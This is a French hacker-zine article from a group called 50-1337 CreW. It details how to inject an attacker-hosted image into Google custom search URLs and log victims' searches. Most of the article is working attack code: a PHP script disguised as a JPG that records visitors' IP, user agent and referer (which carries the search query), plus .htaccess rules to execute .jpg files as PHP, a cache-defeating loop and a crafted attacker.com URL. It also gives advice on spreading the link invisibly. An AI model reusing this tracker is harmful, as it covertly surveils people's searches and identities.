50-1337 CreW

magazine preview

Keylogging the Google search with a jpg.
Introduction to $_SERVER Superglobals Sniffing
Par Thibaut.L (p3lo)

Dans ce dossier nous verrons :

1- Les enjeux de cette faille, le rappel de l'éthique.

2- La découverte de la faille.

3- Anatomie de la possibilité d'exploitation.

4- Scenario d'attaque #1 grace a un loggeur de superglobales.

5- Analyse des contraintes rencontrées lors de l'exploitation.

6- Résolution et adaptation de l'exploit aux contraintes rencontrées.

7- Scenario d'attaque #2 .

8- Refonte de l'exploit , création du sniffeur de superglobales $_SERVER masqué en jpg.

9- Conclusion et video.

10- Greetz

1- a Les enjeux de cette faille.

Dans ce dossier vous allez découvrir qu'il est possible de récupérer des infomation de maniere arbitraire sur le site Google. En effet , nous verrons comment exploiter une faille d'injection d'image dans l'url de Google pour connaitre ce que notre cible va recherché sur google .

Point forts de l'attaque :
-Indetectée par tous les antivirus et firewall
-Compatibles sur tous les navigateurs
-N'utilise pas de javascript directement sur la cible
-Un cache vidé est un cache insécurisé.

1 - b Rappel de l'éthique

Toutes les informations que vous pourrez trouvez dans cet article sont a titre purement informatif , et destiné de premier abord a Google. Soyez pleinement conscient de ce que vous ferez suite a la lecture de celui-ci. N'utilisez pas mes écrits dans un autre but que celui dont il a été conçu a l'origine (didactique).

2 - La découverte de la faille


If you type google into google , you can break the internet.
La série IT crowd ne pensait pas si bien dire , je surfais sur les custom page de google et je me suis penché sur un phénomène intriguant qui se passait dans l'url. Alors j'ai pris la décision de modifier quelques variables par instinct afin de voir jusqu'ou je pouvais aller dans mes recherches , j'ai pu disserner l'adresse d'une image dans la grosse url de base. Je décide de la modifier par une autre image, puis Yaaaataaah , un long hiatus s'effectua.

Injection d'image persistante dans l'url de la recherche Google !

http://www.google.com/custom?hl=en&safe=active&cof=FORID:1;AH:left;S:http://google.fr;CX:test%20test;L:http://attacker.com/p3Lo/rtfm.jpg;LH:50;LC:#0000ff;VLC:#663399;GFNT:#0000ff;GIMP:#0000ff;DIV:#336699;&cx=partner-pub-3873495982540192:ss5q16-g863&adkw=AELymgXpO9pMryg5bMhAEgpDwjMEonMO4r49x1ni_jktvKkXpP8pwi5gE-S1HBcfTR_KVCVHWxCoJTUh5eB1fYsr-ZDMtpO000ZTpNFD8lNvuWQLbDNVSGq_aym0EZYg7dmOfvTUmnpDib9RdzEUBlanO4UCNwwrVYs9Uu2yqfGj1h91QxtG0o8RzOm0GqZhFZ0RNT5Kdx87V5Bbyrbb_IqkldBBPxL-9DLE4b_GGNg_F4Vi_UXpRyibPdzckeZpfnjx1v_DwwrO7rel1N_3z3btgu1_5fTQBQ&oe=ISO-8859-1&sa=X&oi=spell&resnum=0&ct=result&cd=1&q=GOOGLe-permanent-image-injection-by-p3lo&spell=1

L'url est énormément longue ,minimisons un maximum pour y voir plus clair !
D'autre variables ont l'air d'être modifiable par des valeur déja existentes (en vert), et certaines sont indispensable , heureusement les variables url sont toutes filtrées par type pour éviter les failles. Par exemple le mime type de l'image rtfm.jpg devra être image/jpeg , hélas sa n'est pas suffisant , nous aborderons ce point tout a l'heure.
Voici l'adresse réduite:

http://www.google.com/custom?hl=fr&cof=;S:http://whatever.com;CX:;L:http://attacker.com/p3Lo/rtfm.jpg;&q=injection_dans_la_recherche



3 - Anatomie de la possibilité d'exploitation

Décorticage de la faille et recherche d'un moyen d'exploitation :
Je recherche sur Google un moyen d'executé du code php grace a une image , je tombe sur la video d'une faille présentée lors de la conférence DefCon 15 intitulée "The Executable Image Exploit".

Michael Schrenk (que je salue au passage pour son travail) lors de sa présentation sur sa "fabuleuse" exploitation d'une image dynamique transformée en executable caché, nous explique quelque manières de base afin d'exploiter une fonctionnalité de la bibliotheque gd de php dans le but d'executer du php grace a la simple visualisation de l'image du coté client(navigateur). N'étant pas fan du recopiage d'articles je vais continuer la ou il s'est arreté.

Voici un bref récapitulatif des contraintes rencontrées lors de la création de l'image malicieuse:
Lorsqu'on utilise la bibliotheque gd de PHP dans le but de créer une image dynamique malicieuse on ne peut se servir que des actions possibles sur les superglobales $_SERVER pour obtenir des informations sur la victime.
Il est alors possible de renvoyer les résultats obtenu (sur les superglobales $_SERVER) dans un fichier texte ou bien encore dans une base de donnée sql pour les traiter grace a un script exterieur.

Les superglobales $_SERVER que nous allons utiliser dans notre code sont:
REMOTE_ADDR Adresse IP du client qui demande la page.

HTTP_REFERER Adresse de la page qui a conduit le client à la page courante.

HTTP_USER_AGENT Contenu du champs User-Agent de l'entête HTTP. C'est le nom et la version du navigateur utilisé par le client pour consulter la page en cours. Ainsi que le système d'exploitation et autres informations.

REQUEST_URI URI (Uniform Resource Identifier) qui a été fournie pour accéder à la page.

50-1337 CreW

4 - Scenario d'attaque #1 grâce a un loggeur de superglobales(1/3).

Début de rtfm.php:

```
// Ajout pour ne pas avoir a balancer le jpeg dans l'url...
$img = 'Toutankhamon.jpg';

// déclaration des variables superglobales $_SERVER
$ip = $_SERVER['REMOTE_ADDR'];
$referer = $_SERVER['HTTP_REFERER'];
$agent = $_SERVER['HTTP_USER_AGENT'];
$request_uri = $_SERVER['REQUEST_URI'];

//Mais quelle heure est il?
$time = date("Y-m-d G:i:s A");

//mise en page des résultats (just for the PoC)
$text = "<br><br>".$time." = ".$ip."<br>Request uri: ".$request_uri."<br>User Agent: ".$agent."<br>Referer: ".$referer."<br><br>";

//ouverture d'un endroit ou écrire et selection du fichier a écrire
$file = fopen('501337.php', 'a');

//écriture des variables
fwrite($file,$text);

//fo ski fo !
fclose($file);
```

Note #1
Dans le cas de la faille google , l'image s'affiche comme le logo de Google lorsque vous utilisez la recherche d'image normale. C'est a dire que l'image va persister sur la page lors de votre recherche et sera chargée indépendament du reste de la page , donc une seule fois (lorsque la page de recherche est chargée ou rafraichie).

50-1337 CreW

4 - Scenario d'attaque #1 grâce a un loggeur de superglobales.(suite2/3)

Reste du code de l'image malicieuse classique (suite de rtfm.php) :

```
// The dummy image hack
$im_size = getimagesize($img);
$image_width = $im_size[0];
$image_height = $im_size[1];
$im = imagecreate($image_width, $image_height);
$im2 = imagecreatefromjpeg($img);
imagecopy($im, $im2, 0, 0, 0, 0, $image_width, $image_height);
imagedestroy($im2);

// Create and then destroy the image
header("Content-type: image/jpeg");
imagejpeg($im);
imagedestroy($im);
```

Maintenant il ne reste plus qu'à créer un fichier .htaccess et y inséré une règle de réécriture pour pouvoir renommer par la suite le fichier rtfm.php en rtfm.jpg .
Contenu du fichier .htaccess :

```
AddType application/x-httpd-php .jpg
ou
RewriteEngine on
RewriteRule ^(.*)\.jpg$ $1.php [L]
```

Ensuite faisons une petite présentation pour votre loggeur qui sera le fichier 501337.php .


```
<head>
<meta http-equiv="Content-Language" content="it">
<title>GOOGLE REMOTE SEARCH KEYLOGGER PoC by p3Lo </title>
</head>
<body bgcolor="#99FF66">
50-1337 CreW presents:</br>
GOOGLE REMOTE SEARCH KEYLOGGER PoC by p3Lo
 <br><br>
</body>
```

L'image que nous allons utiliser est :

Nous allons appeler l'image Toutankhamon.jpg , une fois copiée sur notre serveur la page rtfm.php (que nous renommerons par la suite en rtfm.jpg dans l'url) servira a afficher l'image Toutankhamon.jpg en s'aidant de la bibliothèque gd.

4 - Scenario d'attaque #1 grâce a un loggeur de superglobales.(suite3/3)

Schéma:



50-1337 CreW

5- Analyse des contraintes rencontrées lors de l'exploitation

Résultat des dispositif du scenario d'attaque numero 1 (50-1337.php):

50-1337 CreW presents:
GOOGLE REMOTE SEARCH KEYLOGGER PoC by p3Lo

2008-12-26 20:31:17 PM = 50.1.3.37
Request uri: /p3Lo/rtfm.jpg
User Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727)
Referer: http://www.google.com/custom?hl=fr&cof=;S:http://whatever.com;CX:;L:http://attacker.com/p3Lo/rtfm.jpg;&q=injection_dans_la_recherche

Nous pouvons constater que le referer contient les données de la recherche Google a travers la variable q=. A chaque nouvelle recherche l'image ne se recharge pas donc il n'est normalement pas possible d'attraper les données de maniere dynamique avec le script.

Comment faire pour permettre a l'image d'être rafraichie a chaque nouvelle recherche de Google ?

NO CACHE ATTACK
WOOT RTFM.jpg

Pensez a vider votre cache !

50-1337 CreW

6- Résolution et adaptation de l'exploit aux contraintes rencontrées


Le moyen que j'ai trouvé qui permettrais à l'image d'être rafraichie a chaque nouvelle recherche est de ralentir la mise en cache de l'image grace a une boucle bien placée dans le script. Ainsi si nous réussissons à empècher l'image de se mettre dans le cache du navigateur ciblé, l'image malicieuse se réactualisera a chaque nouvelle recherche dans Google. Et par conséquent les données seront retransmisent.

Mais a quoi sert le cache ?
Lorsque vous visitez un site, le navigateur qui est votre intermédiaire obligatoire avec le web, enregistre les données multimédia que vous recevez et effectue une copie de chaque page traitée qu'il place dans des endroits précis de votre disque dur et de votre mémoire centrale. Ces zones sont les fameux caches. Donc si vous revenez visiter ces données ou images sur le même site, elles seront retrouvées plus rapidement sans avoir à fouiller dans le disque dur. Si vous actionnez le bouton "Précédent" ou "Suivant" vous ne revenez pas sur le serveur recharger la page mais rechargez depuis le cache.

Notre image malicieuse hélas n'est pas conçue pour s'executer autre part que sur un serveur php c'est pourquoi l'attaque ne pourra donc s'effectuer que si l'image n'a pas été auparavant téléchargée automatiquement dans le cache du navigateur par une visite antérieure.

50-1337 CreW

7- Scenario d'attaque #2 .



50-1337 CreW

8- Refonte de l'exploit , création du sniffeur de superglobales $_SERVER masqué en jpg (1/2).

Jetons un coup d'oeuil sur la fameuse boucle (the loop of the death lulz) :
Le temps d'écriture des données renvoyées entre mon serveur ou est hébergée mon image malicieuse et la victime (le navigateur) est assez lent , le script de mon serveur ne peut pas écrire plus de 10 log par seconde car la bande passante y est réduite, faisons en un atout .

(rtfm.php)

```
//la boucle permet de répéter une suite d'instructions tant qu'une condition est vraie
//c'est ce qui va permettre de bloquer la mise en cache et effectuer une action
//malicieuse a un interval de temps régulier .
$x = 0;
while ($x < 50) {

// Ajout pour ne pas avoir a balancer le jpeg dans l'url...
$img = 'Toutankhamon.jpg';
//(....) Pour des contraintes graphique le contenu du script a été supprimé (voir scenario
//d'attaque numero 1) (...)
header("Content-type: image/jpeg");
imagejpeg($im);imagedestroy($im);

  $x++;
    }
//sleep retarde l'exécution du programme pendant seconds secondes.
//Dans ce cas le temps retardé est égal au temps de sniffing des superglobales
//$_SERVER au moment de l'arrivée de la victime sur la page malicieuse.
[illegible]
```

8- Refonte de l'exploit , création du sniffeur de superglobales $_SERVER masqué en jpg (2/2).

Adaptons notre page de résultat à l'attaque:
Pour adapter les résultat au sniffing nous allons rajouter un script (js) pour actualiser les résultat périodiquement.

(501337.php)

```
<head>
<meta http-equiv="Content-Language" content="it">
<title>GOOGLE REMOTE SEARCH KEYLOGGER PoC by p3Lo </title>
</head>
<body bgcolor="#99FF66">
<script>
<!--
/*
script de rafraichissement automatique
*/

//enter refresh time in "minutes:seconds" Minutes should range from 0 to inifinity. Seconds should range from 0 to 59
var limit="0:02"

if (document.images){
var parselimit=limit.split(":")
parselimit=parselimit[0]*60+parselimit[1]*1
}
function beginrefresh(){
if (!document.images)
return
if (parselimit==1)
window.location.reload()
else{
parselimit-=1
curmin=Math.floor(parselimit/60)
cursec=parselimit%60
if (curmin!=0)
curtime=curmin+" minutes and "+cursec+" seconds left until page refresh!"
else
curtime=cursec+" seconds left until page refresh!"
window.status=curtime
setTimeout("beginrefresh()",1000)
}
}

window.onload=beginrefresh
//-->
</script>
50-1337 CreW presents:</br>
GOOGLE REMOTE SEARCH KEYLOGGER PoC by p3Lo
<br><br>
</body>
```

9 - Conclusion & video :

L'attaque que vous venez de découvrir a permis de récuépéré les mots recherchés sur google grace a une image malicieuse masquée derriere un script php utilisant une fonctionnalité de la bibliothèque GD pour attraper /sniffé les données superglobales $_SERVER. Un utilisateur malicieux aurait pu tiré profit de cette technique d'abord en remplaçant l'image Toutankhamon.jpg par une image blanche pour rendre l'image invisible sur le moteur de recherche détourné. Il aurait pu propagé son lien malicieux par n'importe quel moyen de posté un lien (forums, blogs ,Messageries instantannées ...) ou bien encore exploiter localement en changeant la page d'acceuil du navigateur ciblé.

Comment corriger la faille :
Pour le cas de Google, celui-ci doit faire en sorte de rendre impossible l'injection d'image grace a une variable url en la faisant passé dans une page ou bien encore dans l'entête.

Vous pourrez trouver la preuve de concept a cette adresse :
http://rapidshare.com/files/180353311/Keylogging_google_search_PoC_by_p3lo.rar

Puis la video de démonstration:
http://snipurl.com/9ko93

50-1337 CreW

10 - Greetz:

Friendz:
Oz0 . Mike001 . Devil . Noxo . MySt3ri0us . xxello . t0fx . AzOTe . Funny . scarface-team . Xylitol . Z3Q3ul . asylu3 . 0ni . KPCR . Sh0ck . Nasty Shade . TheCrow . HuG . Hug88 . Ez3kiEl . tr00ps . £lectricdr3ke . stivon . Faworis . emuleman . RF . White Angels . Miss Narkotik . p@@@ . Akxos/Freya . Odysse . Tavux . v00d00chile . mrabah12 . Big.E . Benjilen00b . H!TmAx .MoveZ

Crewz :
50-1337 CreW . CWH Underground . Team Sakage .

Special Tapz:
Yehouda,dimtokill,blueninja,nico,snoop,trika,Team-sakage,ooyep,freeman

Sites:
p3lo-hooklelabz.blogspot.com,p3lo.lescigales.org,forum.europasecurity.org,citec.us,xssed.org,Zataz.com